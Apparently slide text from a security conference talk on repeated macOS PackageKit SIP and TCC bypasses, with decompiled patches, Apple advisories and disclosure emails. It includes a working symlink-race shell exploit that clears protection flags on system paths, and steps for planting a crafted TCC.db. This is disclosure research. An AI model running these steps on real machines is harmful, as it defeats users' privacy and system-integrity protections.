CVE-2023-42853

The exploit is a full TCC Bypass

- Abuse the SIP-bypass primitive to clear the file flag (**SF_NOUNLINK**) of an arbitrary path, e.g., “**/Library/Application Support**”.
- Create a DMG file and **mount** to the path “**/Library/Application Support**”.
- Put a crafted **TCC.db** in the path “**/Library/Application Support/com.apple.TCC**” to bypass the TCC completely!

https://youtu.be/PT0iuaGJ9LY



CVE-2023-42853

Patch in macOS 14.1

```
1  BOOL __fastcall PKSIPFullyProtected(int fd)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    v3 = *(_QWORD *)__stack_chk_guard;
6    if ( rootless_protected_volume_fd(fd) != 1 )
7      return 0;
8    if ( !rootless_check_trusted_fd(fd) )
9      return 1;
10   memset(&v2, 0, sizeof(v2));
11   if ( fstat_INODE64(fd, &v2) )
12     return 0;
13   result = 1;
14   if ( (v2.st_flags & (SF_RESTRICTED|UF_DATAVAULT)) == 0
15     && ((v2.st_mode & 0xF000) != S_IFDIR || (v2.st_flags & SF_NOUNLINK) == 0) )
16   {
17     return 0;
18   }
19   return result;
20 }
```

Bypass the patch Again!!!!!

PackageKit

Available for: macOS Sonoma

Impact: An app may be able to access protected user data

Description: A race condition was addressed with additional validation.

CVE-2024-23275: Mickey Jin (@patch1t)

CVE-2024-23275

The issue

Not O_NOFOLLOW_ANY

```
orig_dst_fd = open(orig_dst, 0x220004); // O_SYMLINK
freadlink(orig_dst_fd, resolved_dst, 1024LL);
resolved_dst_fd = open(resolved_dst, 0x20104); // O_NOFOLLOW
```

```
285     if ( PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
286     {
287       orig_dest_fd = (unsigned int)objc_msgSend(v234, "fileDescriptor");
288       if ( !PKSIPFullyProtected(orig_dest_fd) )
289       {
290         resolved_dest_fd = (unsigned int)objc_msgSend(v66, "fileDescriptor");
291         if ( PKSIPFullyProtected(resolved_dest_fd) )
292         {
293           v83 = v61;
294           v84 = v237;
295           v85 = objc_msgSend(
296                   &OBJC_CLASS___NSString,
297                   "stringWithFormat:",
298                   CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"),
299                   v237,
300                   v83);
301           v86 = objc_retainAutoreleasedReturnValue(v85);
302           -[PKCoreShove logWithLevel:withMessage:](a1);
303 LABEL_46:
304           v88 = v86;
305           v34 = v245;
306           goto LABEL_47;
307         }
308       }
          if ( v270.st_dev != src.st_dev )
0002DDC5 -[PKCoreShove shoveOneLevel:dest:]:291 (7FF916DECDC5)
```

CVE-2024-23275

Race to Exploit Again!

```
#!/bin/sh
# Usage: exploit.sh /path/to/target (clear the SF_RESTRICTED | SF_NOUNLINK of the target path)
TARGET_DIR=`dirname $1`
TARGET_NAME=`basename $1`

echo 'target dirname:' $TARGET_DIR ', target basename:' $TARGET_NAME
mkdir /tmp/$TARGET_NAME
ln -f -h -s /tmp /tmp/lnk
ln -f -h -s /tmp/lnk/$TARGET_NAME /Library/Application\ Support/ResearchSoft

echo 'waiting for the installation...'
# waiting for the shove process opening the untrusted /tmp/$TARGET_NAME
while true ; do
  if lsof -c shove | grep /tmp/$TARGET_NAME
  then
    break
  fi
done

echo 'replacing the symlink...'
ln -f -h -s $TARGET_DIR /tmp/lnk
echo 'all done.'
```

- Run the script to clear the system file flags:
  - “/Library/Apple” (SF_RESTRICTED)
  - “/Library/Application Support” (SF_NOUNLINK)
- Install the Apple-signed PageEndNotes.pkg

CVE-2024-23275

Patch in macOS 14.4

```
void -[PKCoreShove shoveOneLevel:dest:] (id self, id src, id dst) {
    ...
    orig_dest_fd = open(orig_dest, 0x220004);
    freadlink(orig_dest_fd, resolved_dst, 1024LL);
    open_flags = 0x20104;
    if (PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() ) {
        if ( !PKSIPTrustedPath(orig_dest, 5) || !PKSIPFullyProtected(orig_dest_fd)) ) {
            v73 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:",
                               CFSTR("[symlink=not trusted] The resolved_dest will be opened without following symlinks.
symlink=%@ resolved_dest=@"), orig_dest, v71);
            open_flags = 0x20020004; // O_NOFOLLOW_ANY, no symlinks allowed in the path
        }
    }
    ...
    resolved_dst_fd = open(resolved_dst, open_flags);
    if (PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles())
    {
        if ( !PKSIPFullyProtected(orig_dest_fd) )
        {
            if ( PKSIPFullyProtected(resolved_dst_fd) == 1 )
            {
                //"[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"
            }
        }
    }
    ...
}
```

Exploits Never End,
Bypass the patch Again and Again!!!!!!!!!

PackageKit

Available for: macOS Sonoma

Impact: An app may be able to modify protected parts of the file system

Description: This issue was addressed with improved validation of symlinks.

CVE-2024-27885: Mickey Jin (@patch1t)

Entry added June 10, 2024

Time is limited 🤣🤣🤣
Blog post soon 🔥🔥🔥
Stay tuned!!! 😎😎😎

PackageKit

Available for: Mac Studio (2022 and later), iMac (2019 and later), Mac Pro (2019 and later), Mac Mini (2018 and later), MacBook Air (2020 and later), MacBook Pro (2018 and later), and iMac Pro (2017 and later)


Impact: An app may be able to modify protected parts of the file system

Description: This issue was addressed with improved validation of symlinks.

CVE-2024-44178: Mickey Jin (@patch1t)

~~One more variant issue~~

I was going to drop an 0-day here



MJ **Mickey Jin**
9/18/24, 10:18 AM

Hello, I will talk about this issue at OBTS v7.0:
https://objectivebythesea.org/v7/index.html

Can you explain why there is no CVE assigned to this report?

Product Security
9/19/24, 1:18 AM

This report did not meet the criteria for a CVE due to the significant amount of user interaction required

But I can still reproduce it on the latest macOS without changing my code, it's still an 0-day

AS

Apple Product Security

November 23, 2024 at 03:03

Re: Greetings from Apple Product Security -

To: [redacted]

OE0[redacted]5 - please include this ID in replies to this thread.

Hi Mickey,

Please treat the following as confidential.

Thanks again for providing us with an advance copy of your Objective By the Sea presentation.

After taking a look through your deck, we noticed that OE[redacted]1 was incorrectly marked as a duplicate. After some

[redacted]

These changes are planned to be in a beta that you should be able to test in the second half of December. We understand this will not be before your presentation at Objective By the Sea and ask that you please continue to refrain from disclosure of the issue publicly before we release the security advisory for the report.

[redacted]

Apple Product Security

Take Away

Take Away
Quick Summary

- **Attack surfaces** in the PackageKit framework
- An unforgettable bug hunting journey (**patches and bypasses** :)
- **Exploitations** are also public: https://github.com/jhftss/POC

Take Away
My thoughts

- The quality of Apple's code is not as good as imagined.
  - The ridiculous coding issue proves that less testing and code review prior to release.
- Apple often patches security issues **silently** (without asking the reporter for a review)
  - Okay, bypass their patches again and again 🙈🙈🙈

Thanks

Mickey Jin (@patch1t)